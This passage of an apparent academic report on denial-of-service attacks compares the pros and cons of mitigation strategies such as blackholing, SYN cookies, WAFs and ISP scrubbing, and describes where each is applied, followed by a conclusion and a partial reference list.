5.5.1 Advantages of Remotely Triggered Blackholing (RTBH)

1. RTBH rapidly removes attack traffic by discarding it upstream at the routing level.
2. It protects internal resources from being overwhelmed by large-scale floods.
3. This strategy is simple to deploy using BGP triggers and router configurations.
4. It requires no specialized hardware and works with existing ISP capabilities.
5. RTBH can also be used to contain internal threats by blackholing outbound traffic.

5.5.2 Disadvantages of Remotely Triggered Blackholing (RTBH)

1. This approach results in a complete loss of service for the targeted IP address.
2. It offers no packet visibility, preventing post-attack forensic analysis.
3. Misuse or incorrect configuration can lead to unintended outages.
4. It must be used sparingly, as it sacrifices availability to preserve overall network integrity.
5. RTBH requires coordination with upstream providers, which may not be immediate.

5.6 System Hardening and SYN Flood Protection

5.6.1 Advantages of System Hardening and SYN Flood Protection

1. System hardening reduces the attack surface by disabling unnecessary services and ports, making exploitation more difficult.
2. Enabling SYN cookies helps protect against SYN flood attacks by preventing resource exhaustion during incomplete TCP handshakes.
3. Adjusting network parameters such as backlog queue sizes and timeouts increases a server's ability to withstand large bursts of connection requests.
4. These defenses are built into most operating systems and can be configured without the need for additional tools or licenses.
5. Hardening improves overall system stability and security, which contributes to resilience against a range of attacks beyond DoS.

5.6.2 Disadvantages of System Hardening and SYN Flood Protection

1. System hardening alone does not prevent high-volume volumetric attacks that overwhelm bandwidth or external infrastructure.
2. Improper configurations, such as overly restrictive settings, may block legitimate traffic or services.
3. Maintenance of hardened configurations requires ongoing administrative oversight and routine audits.
4. This approach provides limited protection against application-layer or protocol-specific DoS attacks.
5. Effectiveness is dependent on the technical skill of system administrators and may vary between platforms.

5.7 Web Application Firewalls (WAFs)

5.7.1 Advantages of Web Application Firewalls (WAFs)

1. WAFs inspect HTTP/S traffic and block common attack patterns like malformed requests and abnormal payloads.
2. They help mitigate application-layer DoS attacks that mimic legitimate user behaviour.
3. Custom rules and filters allow precise control over traffic patterns and security policies.
4. They reduce backend load by intercepting and blocking harmful requests before they reach the application.
5. Modern WAFs often include additional protective features such as CAPTCHA and geo-blocking.

5.7.2 Disadvantages of Web Application Firewalls (WAFs)

1. WAFs do not prevent network-layer volumetric attacks that occur below the application layer.
2. Frequent tuning is required to prevent false positives and ensure reliable traffic handling.
3. Misconfigurations may allow attackers to bypass protections or disrupt legitimate access.
4. Placement in-line with traffic can increase response latency and complexity.
5. If the origin IP address is exposed, attackers may bypass the WAF and attack directly.

5.8 Regular Patching and Service Hardening

5.8.1 Advantages of Regular Patching and Service Hardening

1. Regular patching removes known vulnerabilities that could otherwise be exploited to cause DoS conditions.
2. It ensures compatibility with current security tools and best practices.
3. Service hardening minimizes unnecessary functions, reducing potential points of failure.
4. Patching supports system stability by fixing performance-affecting bugs and resource leaks.
5. This strategy is cost-effective and essential as a foundational security measure.

5.8.2 Disadvantages Regular Patching and Service Hardening

1. Patching often requires planned downtime, which may impact service availability.
2. Delays in applying updates can leave critical systems exposed to exploit-based attacks.
3. Legacy systems may not support newer patches, requiring additional mitigation.
4. Some patches may introduce new issues or affect application compatibility.
5. Manual processes and patch management demand administrative time and expertise.

5.9 DDoS Incident Response Plan

5.9.1 Advantages of DDoS Incident Response Plan

1. A documented plan enables quick, coordinated responses during an active DoS attack.
2. It clarifies team roles and escalation procedures, reducing confusion during crises.
3. Predefined mitigation steps improve the likelihood of a successful, timely defence.
4. It supports business continuity by aligning technical and communication protocols.
5. Regular rehearsals help identify response gaps and build operational readiness.

5.9.2 Disadvantages of DDoS Incident Response Plan

1. Without training and testing, even a well-written plan may be ineffective during a real event.
2. The plan must be updated continuously to reflect new technologies and threats.
3. It cannot mitigate attacks on its own and relies on technical defences.
4. Poorly defined roles or missing escalation paths can delay critical actions.
5. Incident plans can be overlooked or ignored during fast-moving attack scenarios.

5.10 Communication and Stakeholder Coordination

5.10.1 Advantages Communication and Stakeholder Coordination

1. Clear communication maintains stakeholder confidence during service disruptions.
2. It ensures consistent messaging across internal teams, partners, and customers.
3. Well-managed updates prevent misinformation and reduce user panic.
4. Coordination with vendors and ISPs supports faster, more effective mitigation.
5. Regular updates improve transparency and protect brand reputation during crises.

5.10.2 Disadvantages of Communication and Stakeholder Coordination

1. Ineffective communication can cause confusion, mistrust, or reputational damage.
2. Untrained personnel may issue inconsistent or misleading updates under pressure.
3. This strategy does not contribute to direct technical mitigation of the attack.
4. Delays in issuing updates can worsen the customer impact during downtime.
5. Communication plans must be synchronized with real-time incident status, which can be difficult.

5.11 Collaboration with ISPs and Upstream Networks

5.11.1 Advantages of Collaboration with ISPs and Upstream Networks

1. Engaging ISPs enables early-stage filtering of malicious traffic before it reaches the target network.
2. Upstream providers can apply RTBH, rate limiting, or scrubbing on behalf of the client.
3. ISPs possess greater bandwidth and infrastructure capacity to absorb large-scale attacks.
4. Formal agreements ensure support contacts and response procedures are in place.
5. It strengthens the overall resilience of the internet by fostering shared responsibility.

5.11.2 Disadvantages of Collaboration with ISPs and Upstream Networks

1. Not all ISPs offer advanced DDoS protection services to clients.
2. Coordination may involve delays during attack onset, reducing mitigation speed.
3. Dependence on external providers can complicate accountability and control.
4. Some ISPs charge additional fees for mitigation or SLA guarantees.
5. Miscommunication or misrouting can lead to unnecessary service disruption.

5.12 Hybrid On-Premises and Cloud Mitigation Deployments

5.12.1 Advantages of Hybrid On-Premises and Cloud Mitigation Deployments

1. Combining on-premises and cloud systems ensures protection against both localized and large-scale DoS attacks.
2. On-premises solutions offer immediate response and low-latency filtering.
3. Cloud mitigation scales elastically to absorb high-volume floods.
4. Hybrid setups enable automated failover between internal and external defences.
5. This strategy allows granular control while leveraging external capacity during emergencies.

5.12.2 Disadvantages of Hybrid On-Premises and Cloud Mitigation Deployments

1. Hybrid deployments are technically complex and require coordination between multiple systems.
2. Initial setup and long-term operation incur higher infrastructure and licensing costs.
3. Failover mechanisms must be carefully configured to avoid disruption during transition.
4. Policy mismatches between cloud and on-prem systems can reduce mitigation effectiveness.
5. Small organizations may lack the expertise to manage hybrid environments securely.

6. Application Areas of DoS Mitigation Strategies

This section provides an overview of how DoS mitigation strategies are applied in different real-world environments. It examines the practical implementation of specific techniques such as filtering, rate limiting, and scrubbing within various contexts including enterprise networks, internet service providers, government systems, and cloud infrastructures. The discussion highlights how each strategy contributes to maintaining service availability, reducing vulnerability, and minimizing the impact of DoS attacks.

6.1 Source Address Validation (Ingress/Egress Filtering)

6.1.1 Internet Service Providers (ISPs)

Internet Service Providers (ISPs) can implement source address validation at the edge of their networks to block packets with spoofed IP addresses, thereby protecting system services from DoS attacks and other threats involving falsified source information. This technique is particularly effective when applied to both inter-autonomous system (inter-AS) and intra-autonomous system (intra-AS) routers, where it helps to prevent the propagation of malicious traffic and supports broader network integrity and security. (Li, 2022)

6.1.2 Enterprise Networks

Source address validation can be effectively used in enterprise networks to enhance overall security and traffic control. By deploying this technique on access switches and edge routers, organizations can prevent the entry and exit of packets with spoofed IP addresses. This helps safeguard internal systems from IP-based attacks, supports better network traffic management, and contributes to meeting security and compliance requirements within the enterprise environment. (Enlighten Designs, 2024)

6.1.3 Data Centers

Source address validation is a critical security measure that can be effectively applied within data centre environments. By implementing this technique at the aggregation and core network layers, data centres can verify the legitimacy of source IP addresses, thereby preventing the transmission of spoofed packets. This practice enhances the isolation between tenants, mitigates the risk of lateral movement by malicious actors, and strengthens the overall security posture of multi-tenant and cloud-hosted infrastructures. (Lone, 2023)

6.2 Network Firewalls and Access Control Lists (ACLs)

6.2.1 Perimeter Security

Firewalls and Access Control Lists (ACLs) can be implemented at the network perimeter to block or restrict traffic originating from suspicious or known malicious IP addresses. This helps to prevent unauthorized access and reduces the risk of DoS attacks. By filtering potentially harmful traffic before it reaches internal systems, these controls serve as a critical first line of defence in securing organizational infrastructure. (Eck, 2003)

6.2.2 WAN and LAN Segmentation

Access Control Lists (ACLs) can be applied on both Local Area Network (LAN) access points and Wide Area Network (WAN) connections between branch offices to segment the network effectively. This segmentation allows organizations to manage access control policies between different parts of the network, limiting unnecessary communication and exposure. It also helps contain internal threats, such as malware outbreaks or internal DoS attacks, preventing them from spreading across the entire organizational infrastructure. (MyF5, 2023)

6.2.3 Critical Infrastructure Protection

Access Control Lists (ACLs) and firewalls play a vital role in securing critical infrastructure networks by filtering out malicious traffic and enforcing strict access controls. These tools not only prevent unauthorized access but also log suspicious activities for further analysis and incident response. In sectors such as energy, healthcare, and transportation, where network disruptions can have severe consequences, the use of ACLs and firewalls helps ensure operational continuity and strengthens cybersecurity resilience. (Wright, 2022)

6.3 Rate Limiting and Traffic Shaping

6.3.1 DDoS Mitigation

Routers, load balancers, and servers can implement rate limiting and traffic shaping techniques to manage excessive or abnormal request volumes. These methods help to regulate the flow of incoming traffic by setting thresholds or prioritizing certain types of data, thereby preventing system overload during DoS attacks. By controlling traffic rates and smoothing out traffic spikes, these mechanisms play a key role in maintaining service availability and ensuring consistent network performance under stress. (Lark Editorial, 2024)

6.3.2 Service Prioritization in Business Networks

By applying traffic shaping techniques, businesses can prioritize critical services and applications to ensure they receive the necessary bandwidth, especially during periods of network congestion or under attack. This allows essential functions such as communication tools, transaction systems, or cloud services to remain operational while deprioritizing or blocking non-essential, suspicious, or malicious traffic. As a result, traffic shaping not only improves performance but also strengthens the organization's ability to maintain service continuity during a DoS incident. (Radware, 2024)

6.3.3 Performance Stability for Critical Applications

Rate limitation and traffic shaping are widely used by businesses and service providers to ensure consistent performance for mission-critical applications, especially during periods of high network demand or ongoing cyberattacks. By controlling the rate of data flow and prioritizing essential traffic, these techniques prevent congestion and reduce the impact of sudden traffic surges. This strategic management of bandwidth helps maintain operational stability and enhances the overall resilience of networked services. (Learning Center, 2024)

6.4 Upstream DDoS Scrubbing Services

6.4.1 Large Enterprises and Global Businesses

Banks, e-commerce platforms, and Software-as-a-Service (SaaS) providers commonly utilize upstream scrubbing services to mitigate the impact of large-scale Distributed DoS (DDoS) attacks. These services operate by redirecting incoming traffic through high-capacity filtering centres capable of identifying and removing malicious packets before they reach the organization's internal network. These upstream scrubbing services ensure that even the most volumetric attacks are absorbed and neutralized at the service provider level, preserving the availability and performance of enterprise systems. (Smith, 2023)

6.4.2 Internet Service Providers (ISPs)

DDoS scrubbing centres can be effectively used by Internet Service Providers (ISPs) to protect both their own networks and those of their customers. By leveraging advanced technologies such as Arbor Sightline and Threat Mitigation Systems, ISPs can detect and mitigate malicious traffic in real time. This approach allows them to prevent large-scale attacks before they reach end-user networks. Additionally, scrubbing centres enable ISPs to offer managed DDoS protection as a value-added service, providing clients with detailed mitigation reports and enhanced visibility into potential threats. (You, 2022)

6.4.3 Cloud and Hosting Providers

DDoS scrubbing can be effectively used by cloud service providers and web hosting companies to protect their infrastructure and deliver DDoS mitigation as a service to their clients. By integrating automated scrubbing systems, these providers can detect and block malicious traffic before it impacts hosted services. For example, LeaseWeb utilized scrubbing solutions to automatically prevent over 98 percent of incoming threats, significantly reduce support requests, and maintain high service availability. This not only strengthens overall platform security but also helps retain enterprise customers by ensuring consistent and reliable up time. (Aggrawal, 2019)

6.5 Remotely Triggered Blackholing (RTBH)

6.5.1 ISPs and Network Service Providers

Remotely Triggered Black Hole (RTBH) filtering can be effectively used by Internet Service Providers (ISPs) to rapidly eliminate malicious traffic at the network edge. By injecting BGP-based null routes, ISPs can immediately drop traffic destined for targeted IP addresses under attack, preventing it from overwhelming downstream infrastructure. This strategy helps protect both customer networks and the ISP's own core systems from large-scale DoS attacks, ensuring overall network stability and service continuity. **Invalid source specified.**

6.5.2 Large Enterprises with BGP Infrastructure

Remotely Triggered Black Hole (RTBH) filtering can be effectively used by large enterprises that operate BGP-capable network infrastructure. By configuring their routers to announce specific null routes, these organizations can proactively drop malicious traffic targeting critical systems. This technique enables them to mitigate DDoS attacks by preventing harmful traffic from consuming bandwidth or reaching essential services, thereby preserving network performance and operational integrity during an attack. **Invalid source specified.**

6.5.3 Internet Exchanges (IXPs)

Remotely Triggered Black Hole (RTBH) filtering can also be used at Internet Exchange Points (IXPs) as a self-service mitigation feature. It allows participating networks to proactively null-route attack traffic before it reaches the shared peering fabric. By doing so, RTBH helps conserve bandwidth and ensures that all members of the exchange continue to receive high-quality service, even during large-scale DDoS events. This decentralized control enhances the overall stability and efficiency of the exchange environment. **Invalid source specified.**

6.6 System Hardening and SYN Flood Protection

6.6.1 Enterprise Servers and Data Centers

Source address validation and SYN flood protections can be effectively applied in enterprise servers and data centers to maintain service availability during DoS attacks. By enabling SYN cookies, increasing backlog queue sizes, and disabling or limiting non-essential services, organizations can harden their systems at the kernel level. These measures help prevent the premature allocation of server resources to illegitimate requests, thereby ensuring that critical business applications remain operational even under SYN flood conditions. (Newman, 2025)

6.6.2 Cloud Service Providers and Hosting Platforms

Cloud service providers and hosting platforms can implement SYN flood protections such as load balancers, SYN cache mechanisms, and kernel-level tuning to distribute connection loads and mitigate the effects of half-open TCP connection floods. These techniques help absorb and manage large volumes of incoming attempts, preventing system exhaustion. As a result, providers can deliver reliable and resilient infrastructure services that maintain performance and availability even under high-volume SYN flood attacks. (Chinnasamy, 2024)

6.6.3 Network Security Appliances and Firewalls

SYN flood mitigation techniques can be effectively integrated into network security appliances such as firewalls and intrusion prevention systems (IPS). These devices utilize features like rate limiting, dynamic rule adjustments, and tailored TCP accept policies to detect and control malicious SYN traffic. By filtering out harmful packets and adapting thresholds based on real-time traffic patterns, these appliances protect the network perimeter and prevent backend servers from being overwhelmed during SYN flood attacks, ensuring continued service availability and system integrity. (Espinosa, 2024)

6.7 Web Application Firewalls

6.7.1 Protection of Web Applications from Layer 7 Attacks

Web Application Firewalls (WAFs) can be effectively used to protect web applications from sophisticated Layer 7 attacks, including SQL injection, cross-site scripting (XSS), and application-layer DoS attacks that imitate legitimate user behaviour. WAFs monitor and filter incoming HTTP and HTTPS traffic, analysing request patterns to detect and block malicious activity that may bypass traditional network firewalls. This enables organizations to safeguard their web-facing services from targeted exploitation and maintain the integrity and availability of critical online applications. (Cloudflare, 2025)

6.7.2 Application-Layer DDoS Mitigation in Cloud Environments

Web Application Firewall (WAF) can be used to protect cloud-hosted applications from Layer 7 Distributed DoS (DDoS) attacks such as HTTP floods. It filters bot traffic, blocks malicious IP addresses, enforces rate limits, and inspects incoming HTTP/S requests for attack signatures. Integrated with services like Azure Front Door and Azure Application Gateway, the WAF ensures that web applications remain available and perform reliably even during volumetric and application-layer attacks. This layered defense is essential for maintaining the security and stability of enterprise workloads in the cloud. (halkazwini, 2024)

6.7.3 Intelligent Threat Detection for Web Applications and APIs

Web Application Firewalls (WAFs) can utilize behavioural analysis and machine learning models to detect anomalies in traffic patterns, providing intelligent defence against application-level DoS and DDoS attacks. These systems can automatically generate or recommend tailored security policies, block malicious payloads in real time, and incorporate up-to-date threat intelligence feeds. This enables them to protect web applications and APIs from sophisticated cyberattacks, including emerging threats and zero-day vulnerabilities that may bypass traditional security controls. (Alef, 2025)

6.8 Regular Patching and Service Hardening

6.8.1 Enterprise IT Infrastructure

Regular patching of server software, network hardware, and operating systems can be effectively used within enterprise IT environments to close security gaps that may be exploited in DoS attacks. This improves system reliability and performance during high-load conditions, helping maintain operational continuity during attempted disruptions. (Jackson, 2024)

6.8.2 DNS and Critical Network Services

Organizations responsible for maintaining Domain Name System (DNS) infrastructure and other critical network services can implement regular patching, firewall configurations, and access restrictions to defend against DoS attacks. Specifically, limiting access to UDP port 53, applying up-to-date security patches, and enforcing filtering rules help prevent attackers from exploiting known vulnerabilities. These strategies enhance the resilience and reliability of essential services, ensuring their availability even in the face of volumetric or protocol-based DoS threats. (CacheFly, 2023)

6.8.3 Cloud and Web Application Environments

In cloud-hosted and web application environments, consistent patch management is vital for mitigating vulnerabilities that could lead to application-layer DoS attacks. Timely updates to platforms, frameworks, and underlying software not only strengthen defenses against known exploits but also support regulatory compliance and improve overall system performance. This proactive maintenance helps cloud service providers and online businesses maintain availability and protect users, even when facing persistent or targeted attack attempts. (Radware, 2025)

6.9 DoS Incident Response Plan

6.9.1 Public Sector and Government Institutions

Government cybersecurity agencies, such as the National Cyber Security Centre (NCSC), strongly recommend the implementation of clear and efficient DoS response strategies within public sector organizations. These strategies typically include structured steps for attack confirmation, rapid deployment of mitigation measures, and continuous monitoring of network activity. By adopting such approaches, government institutions can more effectively detect and respond to DDoS attacks, thereby minimizing service disruptions and ensuring the continued availability of critical public services. (ncsc, 2019)

6.9.2 Enterprise IT and Cloud Service Providers

Enterprise organizations and cloud service providers can develop comprehensive DDoS response plans that define technical countermeasures, assigned responsibilities, and internal and external communication protocols. These plans ensure a structured and timely response during an attack. For example, Microsoft Azure recommends utilizing its automated DDoS mitigation systems, advanced threat monitoring, and defined escalation procedures to maintain service availability and minimize operational downtime. Such preparedness enhances resilience and supports business continuity in the face of DDoS threats. (ShabazShaik, 2025)

6.9.3 Managed Security and Incident Response Teams

Managed Security Service Providers (MSSPs) and internal incident response teams can play a critical role in defending against DoS attacks by following predefined DDoS response procedures. These guidelines support coordinated, cross-functional operations during an incident, including the activation of mitigation tools, real-time analysis of attack patterns, and the deployment of protective measures. Post-incident evaluations are also emphasized, enabling organizations to review response effectiveness and implement improvements that strengthen resilience against future attacks. (Dedirock, 2024)

6.10 Communication and Coordination Between Stakeholders

6.10.1 IT Security Teams

IT security teams can implement structured communication strategies during a DoS attack to ensure timely coordination across departments such as network operations, security, and executive management. Establishing clear protocols for information sharing helps minimize confusion, streamline mitigation efforts, and accelerate response times. By maintaining situational awareness and ensuring all stakeholders are aligned, organizations can respond more effectively to the threat and reduce the overall impact on operations. (Furtado, 2024)

6.10.2 Customer Relations and Public Communications

During service disruptions caused by DoS attacks, maintaining transparent and timely communication with customers is essential for managing expectations and preserving trust. Organizations can issue accurate public statements and real-time status updates to inform users of the situation, reassure them that mitigation efforts are underway, and prevent the spread of misinformation. This proactive approach to communication plays a crucial role in protecting the company's reputation and maintaining customer confidence throughout the incident. (Furtado, 2024)

6.10.3 Coordination with External Partners and Authorities

Effective communication strategies also involve establishing protocols for prompt coordination with external entities such as law enforcement agencies, internet service providers (ISPs), and cloud service providers. This coordination becomes especially critical when a DoS attack involves extortion, criminal intent, or exceeds in-house mitigation capacity. Engaging these partners early ensures a more effective and timely response, enhances mitigation efforts, and supports subsequent forensic investigations and legal actions. Such multi-party collaboration is essential for minimizing the attack's impact and strengthening overall cybersecurity posture. (Senki, 2020)

6.11 Collaboration with ISPs and Upstream Networks

6.11.1 ISP Data Centres

Internet Service Providers (ISPs) can utilize multi-layered DDoS protection strategies within their data centres by combining advanced threat detection, real-time monitoring, and rapid incident response capabilities. Through pre-established communication channels and coordination with both upstream providers and clients, ISPs are able to deploy mitigation actions quickly. This includes implementing filtering or rate-limiting directly at the network interface to stop malicious traffic before it reaches customer networks, thereby minimizing the overall impact and maintaining service availability. (Kaiyue, 2024)

6.11.2 Upstream ISP Collaboration

ISPs can enhance DDoS mitigation by collaborating with upstream providers to block malicious traffic closer to its origin. When a customer identifies attack characteristics, this information can be shared with upstream ISPs through established coordination frameworks. Utilizing tools such as NETSCOUT's Arbor Sightline, multiple ISPs can exchange threat intelligence and synchronize mitigation efforts. This collective defence approach strengthens the overall resilience of the internet infrastructure and allows for faster, more effective responses to large-scale DDoS attacks. (Wetherbee, 2021)

6.11.3 Integration with DDoS Mitigation Providers (DMPs)

ISPs can integrate Border Gateway Protocol (BGP) routing with third-party DDoS Mitigation Providers (DMPs) to reroute and scrub traffic during an attack. By forming uplinks to these external providers, ISPs are able to redirect suspicious traffic to high-capacity scrubbing centres where malicious data is filtered out before it reaches customer networks or overloads ISP infrastructure. This strategic partnership allows ISPs to mitigate large-scale attacks more efficiently by leveraging the advanced capabilities and infrastructure of specialized mitigation providers. (Wetherbee, 2021)

6.12 Hybrid On-Premises and Cloud Mitigation Deployments

6.12.1 Large Enterprises and Critical Infrastructure

Hybrid DDoS mitigation can be effectively used by large enterprises to combine the extensive scalability of cloud-based defences with the precise control and rapid response of on-premises mitigation hardware. In this model, cloud scrubbing centres handle high-volume volumetric attacks that could overwhelm internet bandwidth, while local appliances are responsible for detecting and neutralizing smaller-scale or application-layer threats in real time. This dual-layered approach ensures comprehensive protection and maintains service availability even during complex or large-scale attack scenarios. (Newman, 2022)

6.12.2 Managed Service Environments

Service providers can adopt hybrid DDoS mitigation systems by integrating cloud-based scrubbing centres with on-premises security infrastructure to deliver efficient managed protection services. This setup enables rapid local mitigation for frequent or low-volume attacks while automatically redirecting traffic to cloud scrubbing facilities during large-scale events. By balancing cost efficiency with performance, hybrid solutions optimize resource usage, reduce operational overhead, and enhance mitigation effectiveness in multi-tenant environments where consistent uptime and scalability are critical. (Newman, 2022)

6.12.3 Comprehensive Protection Against Multi-Layer DDoS Attacks

Hybrid mitigation is essential for defending against complex DDoS campaigns that combine volumetric, protocol-based, and application-layer attacks. On-premises systems provide real-time, context-aware protection near the target environment, enabling immediate response to localized threats. Meanwhile, cloud-based components handle large-scale traffic spikes and filter malicious packets at a global scale. Coordinated communication between these layers ensures faster threat detection and response, creating a cohesive defence strategy that adapts to the evolving nature of modern DDoS attacks. (Thalesgroup, 2015)

7. Conclusion

This report has presented a comprehensive examination of Denial of Service (DoS) attacks, with a particular focus on the execution of a UDP Flood and the subsequent exploitation of the EternalBlue vulnerability within a controlled virtual environment. Through the application of a structured penetration testing methodology, the simulation effectively demonstrated the risks posed by unpatched and misconfigured systems. The attack scenario revealed how resource exhaustion techniques can critically impair system functionality and how these disruptions can create opportunities for further compromise. The successful exploitation of system vulnerabilities following the DoS attack underscores the potential severity of such threats in real-world settings.

The discussion further considered the various motivations that drive DoS attacks, including ideological objectives, financial incentives, competitive disruption, and personal grievances. A historical overview highlighted the increasing sophistication and impact of these attacks over time, reinforcing the importance of understanding their evolving nature. The practical demonstration, supported by widely used penetration testing tools, illustrated how methodical reconnaissance and vulnerability analysis can lead to effective exploitation. These findings stress the importance of early detection and comprehensive threat modeling in preventing and mitigating cyber threats.

In response to these challenges, the report evaluated a range of mitigation strategies encompassing network-level, host-level, and policy-based defenses. The analysis emphasized that no single measure is sufficient; instead, an integrated, multi-layered defense strategy is essential. Techniques such as source address validation, traffic rate limiting, system hardening, and proactive patch management were identified as foundational components of effective defense. Furthermore, the importance of coordinated incident response planning and collaboration with service providers was highlighted as critical to ensuring service continuity. In conclusion, the report underscores the need for organizations to adopt a proactive and adaptive security posture to address the growing complexity of DoS attacks and safeguard their digital infrastructure.

8. References

Aggrawal, T., 2019. *What Service Providers Need to Know About DDoS Scrubbing | A10 Networks*. [Online]

Available at: <https://www.a10networks.com/blog/what-service-providers-and-enterprises-need-to-know-about-ddos-scrubbing-services/>

[Accessed 8 May 2025].

Alef, 2025. *Web Application firewall and DDoS protection | ALEF*. [Online]

Available at: <https://www.alef.com/czen/web-application-firewall-and-ddos-protection.c-1019.html>

[Accessed 8 May 2025].

Arora, K., 2011. Impact Analysis of Recent DDoS Attacks. *International Journal on Computer Science and Engineering (IJCSE)*, 3 (2), p. 877.

Ashford, W., 2017. *Computer Weekly*. [Online]

Available at: <https://www.computerweekly.com/news/450414239/Businesses-blame-rivals-for-DDoS-attacks>

[Accessed 30 04 2025].

BetaFred, M. J., 2023. *Microsoft*. [Online]

Available at: <https://learn.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010>

[Accessed 08 04 2025].

Brodsky, Z., 2020. *Checkpoint*. [Online]

Available at: <https://www.perimeter81.com/blog/network/the-psychology-behind-ddos-attacks>

[Accessed 30 04 2025].

Business Wire, 2024. [Online]

Available at: <https://www.businesswire.com/news/home/20240215983548/en/Average-DDoS-Attack-Cost-Businesses-Nearly-Half-a-Million-Dollars-in-2023-According-to-New-Zayo-Data>

[Accessed 25 March 2024].

CacheFly, 2023. *Combating DoS Attacks: A Comprehensive Guide to Detection, Response, and Prevention*. [Online]

Available at: <https://www.cachefly.com/news/combating-dos-attacks-a-comprehensive-guide-to-detection-response-and-prevention/>

[Accessed 8 May 2025].

Chinnasamy, V., 2024. *What is SYN Attack and How to Prevent it?* | Indusface Blog. [Online]

Available at: <https://www.indusface.com/blog/what-is-syn-synchronize-attack-how-the-attack-works-and-how-to-prevent-the-syn-attack/>

[Accessed 8 May 2025].

Christian, B., 2024. *Netscout*. [Online]

Available at: <https://www.netscout.com/blog/why-do-hackers-use-ddos-attacks>

[Accessed 30 04 2025].

CISA, 2021. *Cisa*. [Online]

Available at: <https://www.cisa.gov/news-events/news/understanding-denial-service-attacks>

[Accessed 26 3 2025].

CISA, 2024. *Understanding and Responding to Distributed Denial-Of-Service Attacks*, s.l.: Cybersecurity and Infrastructure Security Agency.

CISCO, 2022. *CISCO*. [Online]

Available at: <https://www.cisco.com/c/en/us/products/collateral/security/ddos-5steps-protect-organization-so.html>

[Accessed 20 04 2025].

Cloudflare, 2025. *What is a WAF? | Web Application Firewall explained*. [Online]

Available at: <https://www.cloudflare.com/en-gb/learning/ddos/glossary/web-application-firewall-waf/>

[Accessed 8 May 2025].

Covert Swarm, 2023. *Covert Swarm*. [Online]

Available at: <https://www.covertswarm.com/post/denial-of-service-attack>

[Accessed 26 March 2024].

CSPS Protocols, 2019. *Medium*. [Online]

Available at: [31](#)

[Accessed 3 March 2025].

Dedirock, 2024. *Preparing for a DDoS Attack: A Step-by-Step Response Plan* -. [Online]

Available at: <https://dedirock.com/blog/preparing-for-a-ddos-attack-a-step-by-step-response-plan/>

[Accessed 8 May 2025].

Eck, D., 2003. *Global Information Assurance Certification Paper*. [Online]

Available at: <https://www.giac.org/paper/gsec/3551/access-control-lists-protect-network-worm-dos-attacks/105776>

[Accessed 8 May 2025].

Enlighten Designs, 2024. *Support - book- H3C*. [Online]

Available at: https://www.h3c.com/en/Support/Resource_Center/EN/Home/Public/00-Public/Technical_Documents/Technology_Literature/Technology_White_Papers/H3C_WP-18587/202404/2104976_294551_0.htm

[Accessed 8 May 2025].

Espinosa, C., 2024. *Mitigating SYN Flood Attacks Effectively - Blue Goat Cyber*. [Online]

Available at: <https://bluegoatcyber.com/blog/mitigating-syn-flood-attacks-effectively/>

[Accessed 8 May 2025].

Franz Josef Ennemoser, P. S., 2022. *net.in.tum.de*. [Online]

Available at: https://www.net.in.tum.de/fileadmin/TUM/NET/NET-2022-07-1/NET-2022-07-1_01.pdf

[Accessed 17 04 2025].

Furtado, R., 2024. *Understanding DDoS Strategy: A Comprehensive 2024 Guide*. [Online]

Available at: <https://www.crazydomains.com.au/learn/defending-against-ddos-attack-strategies-to-fortify-your-websites-resilience/>

[Accessed 8 May 2025].

Gcohen, 2021. *Throwback Attack: The Morris Worm launches the first major attack on the internet*. [Online]

Available at: <https://www.controleng.com/throwback-attack-the-morris-worm-launches-the->

first-major-attack-on-the-internet/

[Accessed 27 March 2025].

Geeks for Geeks, 2024. *geeksforgeeks*. [Online]

Available at: <https://www.geeksforgeeks.org/ip-spoofing/>

[Accessed 30 3 2025].

Gluck, D., 2024. *Microsoft*. [Online]

Available at: <https://learn.microsoft.com/en-us/compliance/assurance/assurance-microsoft-dos-defense-strategy>

[Accessed 18 04 2025].

Government Of Canada, 2024. *Cyber.gc.ca*. [Online]

Available at: <https://www.cyber.gc.ca/en/guidance/defending-against-distributed-denial-service-ddos-attacks-itsm80110>

[Accessed 21 04 2025].

Government of Canada, 2024. *Defending against distributed denial of service (DDoS) attacks – ITSM.80.110*. [Online]

Available at: <https://www.cyber.gc.ca/en/guidance/defending-against-distributed-denial-service-ddos-attacks-itsm80110>

[Accessed 26 3 2025].

Hackviser, 2024. *Hackviser*. [Online]

Available at: <https://hackviser.com/tactics/pentesting/services/msrpc>

[Accessed 03 04 2022].

halkazwini, 2024. *Application DDoS protection - Azure Web Application Firewall*. [Online]

Available at: <https://learn.microsoft.com/en-us/azure/web-application-firewall/shared/application-ddos-protection>

[Accessed 8 May 2025].

Hersher, R., 2015. *NPR*. [Online]

Available at: <https://www.npr.org/sections/alltechconsidered/2015/02/07/384567322/meet-mafiaboy-the-bratty-kid-who-took-down-the-internet>

[Accessed 27 03 2025].

Jackson, D., 2024. *How to Prevent DDoS Attacks: 5 Steps for DDoS Prevention*. [Online]
Available at: <https://www.esecurityplanet.com/networks/how-to-prevent-ddos-attacks/>
[Accessed 8 May 2025].

Kaiyue, 2024. *How to protect my ISP data center from DDoS attacks ? - Kaiyue May 8, 2025*
EdgeNext | Accelerate Your Digital Experience with Edge Computing, CDN, and Advanced
DDoS Protection. [Online]
Available at: <https://www.edgenext.com/how-to-protect-my-isp-data-center-from-ddos-attacks%E2%99%BC%9F/>
[Accessed 8 May 2025].

Kost, E., 2025. *Upguard*. [Online]
Available at: <https://www.upguard.com/blog/what-is-wireshark>
[Accessed 30 3 2025].

Kotikalapudi Sriram, D. M., 2019. *Resilient Interdomain Traffic Exchange*., s.l.: NIST.

Lark Editorial, 2024. *Define traffic shaping and its relevance in cybersecurity*. [Online]
Available at: https://www.larksuite.com/en_us/topics/cybersecurity-glossary/traffic-shaping
[Accessed 08 05 2025].

Learning Center, 2024. *What is Rate Limiting | Types & Algorithms | Imperva*. [Online]
Available at: <https://www.imperva.com/learn/application-security/rate-limiting/>
[Accessed 8 May 2025].

Li, D., 2022. *Source Address Validation: Use cases and gap analysis | APNIC Blog*. [Online]
Available at: <https://blog.apnic.net/2022/02/07/source-address-validation-use-cases-and-gap-analysis/>
[Accessed 8 May 2025].

Lightner, N., 2024. *The History of DDoS*, s.l.: Fastly.

Lone, Q., 2023. *Manrs*. [Online]
Available at: <https://manrs.org/2023/04/why-is-source-address-validation-still-a-problem/>
[Accessed 11 05 2025].

Mitre Attack, 2025. *Mitre Attack*. [Online]
Available at: <https://attack.mitre.org/techniques/T1498/>
[Accessed 15 04 2025].

MyF5, 2023. *Detecting and Mitigating DoS/DDoS Attacks on Protected Objects*, *Detecting and Mitigating DoS/DDoS Attacks on Protected Objects*. [Online]

